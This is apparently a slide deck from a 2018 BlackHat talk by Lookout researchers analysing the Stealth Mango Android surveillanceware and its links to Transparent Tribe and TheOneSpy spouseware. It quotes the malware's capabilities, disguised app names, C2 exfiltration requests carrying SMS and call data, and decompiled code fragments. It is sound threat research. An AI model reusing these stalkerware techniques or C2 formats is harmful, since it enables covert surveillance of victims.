Stealth Mango and The Prevalence of Mobile Surveillanceware

BlackHat USA 2018

Las Vegas, Nevada

Who are we ?

Andrew Blaich

Head of Device Intelligence at Lookout

Michael Flossman

Head of Professional Services at Lookout

You may remember us from research into:

- Pegasus for iOS
- Dark Caracal (Pallas)
- Chrysaor
- Desert Scorpion
- Frozencell
- xRAT
- Titan

Agenda


1. Background
2. Stealth Mango
3. Infrastructure
4. Exfiltrated Data
5. Identities
6. Tangelo
7. Attack Vectors


Background

Op C-Major and Transparent Tribe

Op C-Major / Transparent Tribe

March 2016






Previously in Nation State activity

- Targeted attacks primarily against members of the Indian military
- Combination of windows and mobile malware
- Long running, effective, but low sophistication
- Social engineering

Op C-Major / Transparent Tribe

March 2016





Previously in Nation State activity

- Spear phishing targeting Indian embassies in Astana (KZ) and Riyadh (SA)
- Watering hole
  - Indian military themed content
  - Links to malicious files

Op C-Major / Transparent Tribe

March 2016





Previously in Nation State activity

- 'It was able to get at least 16 gigabytes worth of data from 160 targets.'
- '…what caught our interest, apart from its highly targeted nature, is the lack of sophistication in the tools and tactics it used…'
- '…this targeted attack campaign is amateur at best, sloppy at worst…'

Op C-Major / Transparent Tribe

Previously in Nation State activity

- Front door left open for 4th party data collection
- Testing on personal machines
- Exfil contained Viber conversation with developer **Sajid Iqbal**.
- Name and phone # linked to domains **appstertech[.]com** and **guddyapps[.]com**.
- Another C2 linked to **Faisal Hanif**





Image from Proof Point's Transparent Tribe report

Purveyors of Spouseware

Because “caring” means installing spyware on the devices of your loved ones <3



linked to APT activity
zero 🦊 given

ANDRORAT

SMESHAPP

Ringsler


TRACKOZE
An Android Tracking App

stealthGenie

THEONESPY

Purveyors of Spouseware

Because caring means installing spyware on the devices of your loved ones <3



What is next?

Always be developin.

Stealth Mango

Tangelo

Stealth Mango


Android malware

Stealth Mango

Ask for permission, beg for nothing.

App Capabilities

- Record audio
  - Environment audio (hot mic)
  - Call recording
- Record screen
  - Record the screen if WhatsApp is foregrounded
- Track device location
  - Adjustable rate of tracking
- Exfiltrate multimedia
  - Shared videos, images, and audio content from external storage
- Device Information
  - Retrieve battery levels, wifi and gps status, storage and cellular carrier info
- Enumerate Installed apps
- Record keystrokes
- Retrieve contacts and related data:
  - Contact photos
  - Google Talk, AIM, ICQ, Jabber, QQ, Skype, MSN, or Net meeting details
  - Email address
  - Phone numbers
  - Names
- Receive instructions via text messages
- Silently drop calls from blacklist
- Delete text messages
- Hide Icon




Exploits?

All the permissions

- Phishing!
- Exploits were **not** needed to run this effective surveillanceware campaign … although superuser's nice.
- Ask and the user will more than likely grant all the permissions the malware needs.

Stealth Mango

APK Implants



Package Name	App Name
com.gbooking.googleupdater	GoogleUpdater
com.update.system	System
com.itelephone.dialer	Dialer
com.due.gplayer	GPlayer
com.maps.lgmaps	gmaps
com.booking.gvoice	GVoice
com.gsync	Gsync
com.play.pservies	Pservies
com.lgoogle.playupdate	Playupdater
com.gsearch.ichrome	iChrome

42 known samples (as of May 10, 2018)

Stealth Mango

C2 Communication

POST /admin/newuser.php HTTP/1.1

{"imei":"555244581248457","tag":"sf"}

HTTP/1.1 200OK

{"status":{"code":200,"message":"User already exist"},"response":{"settings":{"state":"1","dataSending":"1","sms":"1","voice":"1","cellid":"0","browserhistory":"1","pictures":"1","videos":"0","gpsInterval":"1","recording":"0","numbers":[""],"videoTime":["2"],"audioTime":["10:00,14:00"],"camTime":[""]}}}

POST /admin/data/collectdata-new.php HTTP/1.1

{"a":" 555244581248457",
"b":[{"locationLattitude":"","locationLongitude":"","smsBody":"Hey what's up?","smsRecipient":"+1556872663","smsStatus":"1","smsTime":"2018-02-09 01:15:29","smsType":"Sent","Id":1},
c":[{"callDirection":"Outgoing","callDuration":"1035082","callName":"2018-02-03 21:10:58 EST", "callNumber":"+1556872663", "callStartTime":"2018-02-03 21:10:58", "callStatus":"1","callerName":"","locationLattitude":"0.0", "locationLongitude":"0.0","Id":1},
"d":[],"e":[],
"f":[{"installTime":"2018-02-20 16:34:50", "name":"GoogleUpdater", "packageName":"com.gbooking.googleupdater","status":"1","version":"1.0.0"}],
"g":{"audioStorage":"0.00GB","batteryLevel":"42%","carrierName":"T-Mobile","deviceStorage" :"1.93GB / 1.94GB","deviceName":"Bebop", "isGpsOn":"true", "isWifiOn":"false","otherStorage":"0.01GB","photosStorage":"0.00GB","videosStorage":"0.00GB","appVersion":"2","imei":" 555244581248457"},
"h":{"imsi":"311778431023993","cellNumber":"15556112203","Id":0}}

HTTP/1.1 200OK

{"status":{"code":<success | fail code>,"message":"< success | fail msg>"}}

Stealth Mango

C2 Communication

collectdata-new.php | collectdata-new_cleaned.php

```
            // Create instance of the class
            $Message = new MessageData($imei, $sms[$i]->smsSender, addslashes($sms[$i]->smsBody), $sms[$i]->smsTime, $sms[$i]->locationLattitude, $sms[$i]->locationLongitude );
            // If insert is not successfull try again till INSERTTRYCOUNT
          // var_dump($Message);
           $Message->SaveData();
           /* if (!$Message->SaveData()) {
                $i--;
                $InsertTryCount++;

                if (($InsertTryCount >= INSERTTRYCOUNT)) {
                    $current = file_get_contents($QueriesLog);
                    $current .= $Message->ReturnQuery() . "\n";
                    //file_put_contents($QueriesLog, $current);
                    $InsertTryCount = 0;
                    $i++;
                }
            }*/
        }
    //}
    /*if (isset($root->locationInfo)) { // Check if root contains locationInfo node
        // Count total nodes
        $LocationInfoCount = count($root->locationInfo);
        $InsertTryCount = 0;
*/        // Begin loop to handle all nodes
        for ($i = 0; $i < sizeof($locationData); $i++) {
            // Extract node
           // $locinfo = $root->locationInfo[$i];
            // LOGGER
           // $logIMEI->logInfo($locinfo->asXML());
            // LOGGER
            // Create instance of the class
```

~80% commented out code

Stealth Mango & The One Spy

From Spouseware to Nation State Tooling

Stealth Mango & The One Spy

From Spouseware to Nation State Tooling

```
public Util() {
    super();
}

public static void Log(Object arg3) {
    Log.d("Google", arg3 + "");
}

public static boolean checkPermission(String arg3) {
    boolean v0 = true;
    if(Build$VERSION.SDK_INT >= 23 && MyApplication.getAppContext().checkSelfPermission(arg3) != 0) {
        v0 = false;
    }

    return v0;
}

public static void disableMobileData() {
    Util.Log("Disable mobile data");
    try {
        Process v2 = Runtime.getRuntime().exec("su");
        DataOutputStream v1 = new DataOutputStream(v2.getOutputStream());
        v1.writeBytes("svc data disable\n ");
        v1.flush();
        v1.writeBytes("exit\n");
        v1.flush();
        try {
            v2.waitFor();
        }
        catch(InterruptedException v0_1) {
            v0_1.printStackTrace();
        }

        v1.close();
    }
    catch(IOException v0) {
        v0.printStackTrace();
    }
}
```


Stealth Mango

```
public Util() {
    super();
}

public static void Log(Object arg3) {
    Log.d("SpyDebug", arg3 + "");
}

public static boolean checkPermission(String arg3) {
    boolean v0 = true;
    if(Build$VERSION.SDK_INT >= 23 && MyApplication.getAppContext().checkSelfPermission(arg3) != 0) {
        v0 = false;
    }

    return v0;
}

public static void disableMobileData() {
    Util.Log("Disable mobile data");
    try {
        Process v2 = Runtime.getRuntime().exec("su");
        DataOutputStream v1 = new DataOutputStream(v2.getOutputStream());
        v1.writeBytes("svc data disable\n ");
        v1.flush();
        v1.writeBytes("exit\n");
        v1.flush();
        try {
            v2.waitFor();
        }
        catch(InterruptedException v0_1) {
            v0_1.printStackTrace();
        }

        v1.close();
    }
    catch(IOException v0) {
        v0.printStackTrace();
    }
}
```

The One Spy

Stealth Mango & The One Spy

From Spouseware to Nation State Tooling




```
private static String getFileName() {
    File v0 = new File(Environment.getExternalStorageDirectory() + "/Android/data/.SystemService" + "/srcRec");
    if(!v0.exists()) {
        v0.mkdirs();
    }
```

